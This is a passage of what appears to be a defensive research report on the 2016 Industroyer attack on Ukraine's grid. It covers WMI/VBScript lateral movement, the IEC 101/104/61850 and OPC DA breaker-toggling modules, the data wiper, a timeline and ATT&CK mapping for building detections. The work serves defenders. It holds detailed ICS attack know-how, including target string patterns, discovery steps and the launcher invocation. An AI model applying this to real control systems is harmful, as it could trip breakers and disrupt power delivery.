of VB Script is also likely an evasion measure. VB Script for WMI is not as frequently used by adversaries when compared to a command like wmic which is leveraged by common frameworks such as Cobalt Strike [17]. We would be curious to know if previous reconnaissance by the adversary also gave them reason to use VB Script, for example observing that the legitimate system administrators also use this technique.

While the VB Script WMI implementation was used in many ways, remote command execution is of specific interest due to the impactful significance and how well it was leveraged by the adversary from the Windows SQL Server hosts used as their foothold. This execution approach was combined with creating network shares by using the `net use` Windows command, allowing the attacker to move information between the source and destination host. Additionally, the module payloads, elaborated on in the following section, relied on remote execution to create a service that would start the launcher.

The pattern itself can be abstracted into sections, which may help defenders better understand the potential variations in such a pattern. Please note that each grouping does not illustrate an exhaustive listing of the possible procedures (e.g., there are more command executors than just the three provided), so there may be additional options for each.



Defense Evasion -- Indirect Command Execution
xp_cmdshell
Command Executors
PowerShell.exe
cmd.exe
WSH
VBScript
JScript
Execution -- Command and Scripting Interpreter -- Visual Basic
WScript API
COM
WMI
WMI Remote Access
Lateral Movement -- Remote Services -- Distributed Component Object Model
vbscript.dll
Script Executors
Office Applications
wscript.exe
cscript.exe
DCOM
WinRM
WS-MAN
Remote Victim
wmiprvse.exe
Command Executor
Execution -- Windows Management Instrumentation
Execution -- Command and Scripting Interpreter
Remote Code Execution
Port 135 for initial setup
Uses RPC over dynamic TCP ports
between 1024 - 65535 (src and dst)

Figure 2-3 Attack Pattern Abstraction

2.4 ICS Payload Modules

The Industroyer framework centers around the use of several independent ICS payload modules implemented as *Dynamic Loadable Libraries* (DLLs), each with an intended effect. The mechanism in which these modules are loaded is through the custom “launcher” executable. The launcher, which serves as the orchestrator for the adversaries ICS capabilities, provides the framework for executing the ICS payload modules in addition to a data wiper module. Each effects module is specially purposed for a specific ICS communication protocol. Overall functionality for an Industroyer ICS attack entails the launcher calling the exported `crash` function from the ICS payload module DLL provided during execution. Several of these modules also require a configuration file that provides profile and target information. Finally the launcher will execute the wiper component (also a DLL), scheduled to run one or two hours after the ICS module [1].

The capabilities used by the payload modules to interact with the operational device targets can be broken down into two categories, *Profile* and *Act*.

Profiling is the active or passive discovery and collection of information needed for the operation and may also be referred to as reconnaissance. This activity will usually map directly to the Discovery and/or Collection tactics in ATT&CK. An example of a profile action is performing a read function on a controller or database to collect information about a device.

Act categorized behavior is focused on execution of a desired impact, which may involve configuring or controlling a device. Mapping such activity to ATT&CK will depend heavily on the specific use and intent of the act but will likely align well with the Inhibit Response Function, Impair Process Control, or Impact tactic. An example of act behavior is leveraging a write function for changing a value on a device.

The purpose of this abstraction is to provide a soft and relatively simple method to quickly start bucketing behavior. This should be relatively easy, and not require external frameworks (e.g., ATT&CK) to perform. The outcome is intended to identify the following:

1. What actions are performed prior to impact? Defenders will want to identify and stop an attacker during the *Profile* steps rather than the *Act*.
2. What requirements and ramp up is necessary for the adversary to *Act*? By categorizing and connecting *Profile* outputs to *Act* inputs, defenders can better identify the intended attack path(s) and the related requirements.

2.4.1 Launcher Module

This component is a separate executable responsible for launching the payloads and the Data wiper component.

> *The Launcher component contains a specific time and date. Analyzed samples contained two dates, 17th December 2016 and 20th December 2016. Once one of these dates is reached the component creates two threads. The first thread makes attempts to load a payload DLL, while the second thread waits one or two hours (it depends on the Launcher component version) and then attempts to load the Data wiper component. The priority for both threads is set to THREAD_PRIORITY_HIGHEST, which means that these two threads receive a higher-than-normal share of CPU resources from the operating system. The name of the payload DLL is supplied by the attackers via a command line parameter supplied in one of the main backdoor's "execute a shell command" commands. The Data wiper component is always named haslo.dat* [7].

2.4.2 IEC 101 Module

> *This payload DLL has the filename 101.dll and is named after IEC 101 (aka IEC 60870-5-101), an international standard that describes a protocol for monitoring and controlling electric power systems. The protocol is used for communication between industrial control systems and Remote Terminal Units (RTUs). The actual communication is transmitted through a serial connection* [7].

The IEC 101 module, which partly implements the IEC 101 protocol standard, can communicate with RTUs and other devices with support for that protocol. It is worth noting that IEC 101 uses *Information Object Address* (IOA) values to address device data elements. This means that IOAs will be of interest to the attacker, as they will be necessary to interact with input/output data on the target device.

2.4.2.1 Profile

While profiling is not specifically done by the 101 module, it does depend on information provided via a configuration file when executed. That information would need to have been collected through some type of previous profiling behavior not explicitly mentioned in the available threat intelligence reports. The configuration may provide process name, Windows device names (e.g., COM ports), and ranges of IOA values [7].

2.4.2.2 Act

First, the module attempts to stop the specified process and start its own communication with the target device. It will use one COM port for this communication and opens the other COM ports to prevent processes from accessing them. This essentially gives it exclusive communication access with the device from that machine. Finally, the module moves on to the primary impact payload, which iterates over the provided IOA value ranges. It does this three times, first setting each IOA to its off state, then to its on state, and finally back to off. The most likely intended purpose of this is to cause downstream breakers to toggle states in an open, close, open pattern [7].

2.4.3 IEC 104 Module

> *This payload DLL has the filename 104.dll and is named after IEC 60870-5-104, an international standard. The IEC 104 protocol extends IEC 101 so the protocol can be transmitted over a TCP/IP network.*
>
> *Due to its highly configurable nature, this payload can be customized by the attackers for different infrastructures. Once executed, the 104 payload DLL attempts to read its configuration file. As described above, the path for the configuration file is supplied by the Launcher component. The configuration contains a STATION section followed by properties that configure how the 104 payload should work. The configuration may contain multiple STATION entries* [7].

2.4.3.1 Profile

The 104 module depends on information provided via a configuration file, but unlike the 101 module it has significantly more configuration options [7]. These are the configuration entries that would require some sort of previous information gathering:

- Target device IP address
- Target device port
- Service name to be stopped
- Application Service Data Unit (ASDU) address
- Range or sequence of IOAs to target

As discussed previously, there is no public reporting available about how the adversary obtained this information.

2.4.3.2 Act

Depending on configuration settings, the module first attempts to stop the process suspected as being responsible for IEC 104 communication with the target device. Next, the module connects to the specified IP address and begins to send select and execute protocol packets in a looped pattern determined by settings in the configuration file. One configuration setting will dictate whether or not to flip the On/Off state between loop iterations, making it similar to the 101 module [7].

The operation mode called range is of specific interest, as it will first use a range of IOAs to send the packets to, and based on the response it determines which IOAs are valid. It then continues to repeat the loop using only those valid IOAs. This is a brute-force approach to profiling while performing the behavior intended to impact operations.

2.4.4 61850 Module

> *Unlike the 101 and 104 payloads, this payload component exists as a standalone malicious tool comprising an executable named 61850.exe and the DLL 61850.dll. It is named after the IEC 61850 standard. This standard describes a protocol used for multivendor communication among devices that perform protection, automation, metering, monitoring, and control of electrical substation automation systems. The protocol is very complex and robust, but the 61850 payload uses only a small subset of the protocol to produce its disruptive effect.*
>
> *Once executed, the 61850 payload DLL attempts to read the configuration file, the path to which is supplied by the Launcher component. The standalone version defaults to reading its configuration from i.ini. The configuration file is expected to contain a list of IP addresses of devices capable of communicating via the protocol described in the IEC 61850 standard* [7].

2.4.4.1 Profile

While this module can use a configuration file of IP addresses, it also has default behavior that will occur even if a configuration file is not provided. The default behavior is to enumerate all connected network adaptors and determine their TCP/IP subnet masks. With this information the module then enumerates all possible IP addresses within each subnet and tries to connect to them on TCP port 102 (the default port for IEC 61850). This discovery technique allows the component to automatically discover relevant (due to the port) devices on the network. If a configuration file is given, it will use the addresses provided in addition to the discovered ones.

Once the module connects to a target host, it sends a Connection Requestion packet using the Connection Oriented Transport Protocol (COTP). If the COTP connection is established, the payload then sends an `InitiateRequest` protocol function using the Manufacturing Message Specification (MMS) protocol. Following the expected response by the device, an MMS `getNameList` request is sent. This compiles a list of object names for a Virtual Manufacturing Device (VMD).

The attack continues with collection by enumerating the list of object names and sending a domain-specific `getNameList` request to the device for each name in that list. This effectively collects named variables in a specific domain. Domains within MMS are logical groupings that effectively relate to a specified set of memory running on a target device (server). Understanding the domain layout for a system is necessary to perform actions against it. Named variables are then essentially set points within the scope of the domain, analogous to objects in DNP3. The `getNameList` command, therefore, provides valuable information for the Act stage.

The module finishes its profiling stage by searching the data collected in the profile stage for the following string combinations:

- CSW, CF, Pos, and Model
- CSW, ST, Pos, stVal
- CSW, CO, Pos, Oper, but not $T
- CSW, CO, Pos, SBO, but not $T

The string CSW is a name for logical nodes used to control circuit breakers and switches. The module then determines its functionality based on the strings found. According to the intelligence reports, for variables that contain the Model or stVal string the module sends an additional MMS Read request [7]. Note that SBO corresponds with *Select-Before-Operate* which overlaps with DNP3 functionality.

2.4.4.2 Act

The threat intelligence reports are sparce on the details for this module. We know that depending on the strings found during the profile stage, the module may send an MMS Write request in an attempt to change the device's state. This state change, like the other modules, is likely intended to either open or close breakers controlled by this device [1].

2.4.5 OPC DA Module

> *The OPC (OLE for Process Control) DA (Data Access) payload component implements a client for the protocol described in the OPC DA specification. OPC is a software standard and specification that is based on Microsoft technologies such as OLE, COM, and DCOM. The Data Access (DA) part of the OPC specification allows real-time data exchange between distributed components, based on a client–server model.*
>
> *This component exists as a standalone malicious tool with the filename OPC.exe and a DLL, which implement both 61850 and OPC DA payload functionalities. This DLL is named, internally in PE export table, OPCClientDemo.dll, suggesting that the code of this component may be based on the open-source project OPC Client* [7].

2.4.5.1 Profile

Unlike the other modules, the OPC DA module does not require a configuration file. Upon execution, it enumerates all OPC services using the OPC protocol function ICatInformation::EnumClassesOfCategories with a function payload including the CATID_OPCDAServer20 category identifier. After enumeration, it follows with an IOPCServer::GetStatus call to identify which of those OPC services are running.

With running OPC services identified, the module uses the IOPCBrowseServerAddressSpace interface to enumerate all OPC items on each server. It specifically looks for items containing the following strings:

- ctlSelOn
- ctlOperOn
- ctlSelOff
- ctlOperOff
- \Pos and stVal

These strings may identify specific device or environment settings, which could dictate the ICS protocol functions and payloads required to interact with devices appropriately. In addition, they may indicate if the environment is configured in a way that is expected by the adversary [7].

2.4.5.2 Act

There is not a lot of information provided by available threat intelligence reports regarding this stage of the module. The information provided indicates that after the profiling stage, the module attempts to change the state of discovered OPC items using the `IOPCSyncIO` protocol function by writing a value of 0x01 twice. The intended impact is for the OPC server changes to cause downstream changes to devices, which has the potential to disrupt normal control operations [7].

2.4.6 Data Wiper Module


As mentioned earlier, the data wiper component is a destructive payload module that is used after any of the above ICS payload modules. It is implemented as the filename *haslo.dat* or *haslo.exe* and will be executed in separate thread by the launcher program. However, unlike most of the previous modules it can also be used as a standalone malicious tool [7].

While the adversary may have used this component to potentially hide behavior from forensic analysis, the resulting effect aligns best with the ATT&CK for ICS TTP Inhibit Response Function: Data Destruction (T0809) due to the difficulty of recovery after its use [18].

In addition to making the system unresponsive and unbootable, it also deletes files with specific extensions. Some of the targeted files match those used in industrial control systems, such as files written using Substation Configuration description Language (.scl/.cid/.scd) or extensions matching those used by various products from ICS vendor ABB [7].

2.5 Attack Timeline

We found the timeline of the attack in the ICS Enterprise environment to be of special interest when trying to understand the attacker's mindset and behavioral patterns. While the ICS payloads for Industroyer are simple in their intended action (to change the state of breakers controlled by ICS devices), with some modules being brute force in nature (e.g., IEC 104 module), the adversary's behavior in the ICS Enterprise environment exhibited a high-level combination of precision, speed, and awareness. Once the adversary gained an initial foothold in the ICS Enterprise environment on the 1st of December, event logging was disabled, and reconnaissance of IT infrastructure that supports the ICS network began in full force. The adversary identified a set of Microsoft SQL Servers and, after a short period, laterally moved their primary foothold onto those machines. Once on these servers, they used no further intermediate nodes inside the ICS Enterprise network. Instead, they used custom-developed WMI tooling to remotely execute on hosts of interest in the network and leveraged network shares to move data between them. Using this technique, they were able to execute all the commands necessary for the remainder of the operation from the SQL server, wrapping them in the `xp_cmdshell` SQL system stored procedure which we believe was for improved evasion. Through the previously described repeatable attack pattern (Figure 2-3) consisting of several TTPs, they were able to launch their ICS impact payloads very quickly. This timeline is illustrated in Figure 2-4 with annotations to help bring together the concepts of the patterns described in this section with the adversary's rapid movement through the ICS Enterprise network [1].


01 December

ICS Enterprise -- Initial Foothold

1) Built up a "corpus of logons and additional authentication information" through compromised IT machines.

2) 01 December 2016: Accessed dual-homed on device with connectivity to both the IT and OT networks.

3) Rapid user account modifications take place on initial OT-Enterprise access server.
- admin and System
- assigned to a domain matching local operations w/ privileges

02 December

4) Event logging is disabled immediately after

Significant reconaissance occurred outside of the available forensics and threat intel. This is evident by the use of specific resource, host names, user names and passwords later.

12 December

ICS Enterprise -- Profile

1) Accessed 3 devices of similar naming schema running *Microsoft SQL Server* on *Windows Server 2003* .
- Used to profile the OT Enterprise network

2) Querying directory info, directory listings, and testing network connectivity for about 2 hours.
- Network connectivity checks to specific named resources in the environment.

3) Executed a script to test authentication capability to a series of named hosts in the ICS network.
- Rapid number of RPC authentication attempts to several specified hosts for user 'Administrator' with the same password.

4) Attempted to create a link between servers

15 December

5) Used a variety of native system commands, known utilities, and custom scripts from the three hosts.

16 December

ICS Enterprise -- Act

1) Pushed their crash framework to the target hosts

2) Tested and verrified connectivity and other operations for preperation

17 December

3) Pushed out crash payload DLL, config file, and wiper file to hosts connected to the server machines using a BAT file that calls 2 unrecovered VB Scripts.

4) Launcher, with payload and config files, is set to ran as a service with the *auto* setting to start at boot.
- Launcher has a timing delay once started.
- Can also be started on-demand before reboot with another command.
- Did not use the backdoor to do this.

20 December

4) Launcher executes

LOCAL Execution

Uses *EXEC xp_cmdshell* to execute a variety of local native system commands, known utilities and custom scripts.

REMOTE Execution

Remote.vbs VB Script with WMI and similar *ConnectToServer, RunRemoteProcess* To execute various remote commands and run tools.

- **Native command examples**
  - *net use*
  - *netstat*
  - *arp*
- **Known Tool examples**
  - UPX Packed Mimikatz
  - Older PSExec (renamed)

BAT File(s) Likely used for multiple actions. Intel only shows the use of it for connecting through the web proxy to a C2 for downloading.

BAT File calls 2 Unknown VBScripts
ufn.vbs ***cp to remote host***
sqlc.vbs ***verify using dir***
For the payload, config and wiper files.

Uses **'*sc*'** command to start a service on the remote system.
uses **Remote.vbs script**

Calling convention for the luancher is:
CoreExecutable WorkingDirectory PayloadModule ConfigurationFile

Figure 2-4. ICS Enterprise Attack Timeline

3 ICS Analytic Development Process


In this section we walk through the TCHAMP analytic development process, tailoring it for our ICS use case.

3.1 Gather Data and Develop Malicious Activity Model

We started with the threat knowledge base of both ATT&CK for Enterprise and ATT&CK for ICS techniques for the attack. Those provided references to the original threat intelligence reports, which we needed to use to understand the details of what happened, why the adversary did certain things with certain protocols, as well as how the activity mapped to higher level techniques and tactics across the kill chain. We detailed our findings in Section 2 Ukraine 2016 Attack and Threat Intelligence.

Figure 3-1 lists the ATT&CK for Enterprise technique mappings from the attack. Most of these techniques apply equally to commodity Windows systems whether they are in an ICS environment or a traditional IT enterprise environment, but there are some important differences between the two. The techniques are implementable in either environment because of the technology they target. However, the adversary will have different tactical goals, different connections to other tactics and techniques. The environments will provide different opportunities due to architectural, hardware, software, and ultimately mission differences between enterprise and ICS systems.

For example, we map use of the `xp_cmdshell` SQL command on the SQL Servers, which are likely historians, to Indirect Command Execution (see section 2.3.2 for details). There are SQL database servers in enterprise environments, but historians in ICS serve a different logical role as well connected devices that provide good pivot points to other ICS equipment. Likewise, under Create Account we saw the adversary create standard Windows domain accounts, but also a new MS-SQL account on the historian [1]. Typical enterprise behaviors are a great place to start with understanding adversary activity and detection engineering, but one needs to understand the ICS space to know where some tweaking is necessary. It would be inappropriate to simply apply the enterprise mapping without further analysis. One needs to understand the environment and mission context within the ICS environment to understand how the techniques would be executed and ultimately how to detect them.




Execution 2 techniques	Persistence 5 techniques	Privilege Escalation 2 techniques	Defense Evasion 5 techniques
Command and Scripting Interpreter (0/0)	Compromise Client Software Binary	Create or Modify System Process (0/0)	Impair Defenses (0/0)
Windows Management Instrumentation	Create Account (0/0)	Valid Accounts (0/0)	Indirect Command Execution
	Create or Modify System Process (0/0)		Masquerading (0/0)
	Server Software Component (0/0)		Obfuscated Files or Information (0/0)
	Valid Accounts (0/0)		Valid Accounts (0/0)

Discovery 5 techniques	Lateral Movement 2 techniques	Command and Control 4 techniques	Exfiltration 1 techniques
File and Directory Discovery	Lateral Tool Transfer	Application Layer Protocol (0/0)	Exfiltration Over C2 Channel
Network Service Scanning	Remote Services (0/0)	Ingress Tool Transfer	
Query Registry		Protocol Tunneling	
Remote System Discovery		Proxy (0/0)	
System Information Discovery			

Figure 3-1. ATT&CK for Enterprise Technique Mapping

Our ATT&CK for ICS mapping in Figure 3-2 is broken down into environmental categories. The goal was to determine what technology adversary behaviors relied upon for use. The tehniques in the Windows, IT Protocol, and OT protocol categories should have analytics that are highly reusable across sites, with some tuning. The OT Protocol and Environment Specific buckets, which are often depenent on the partiuclar SCADA system in use, require a bespoke understanding of the hardware, software and architecture on a per site basis. There is some reusability, but will likely require a higher degree of modifcation or tuning for appropriate implementation. Therefore, we focused our efforts on the techniques in the Windows OT Enterprise (blue) and OT protocol (grey) categories since one of our goals was high reusability across ICS enviornments.



Initial Access 13 techniques	Execution 9 techniques	Persistence 5 techniques	Privilege Escalation 2 techniques	Evasion 6 techniques	Discovery 5 techniques	Lateral Movement 6 techniques	Collection 10 techniques	Command and Control 3 techniques	Inhibit Response Function 13 techniques	Impair Process Control 5 techniques	Impact 12 techniques
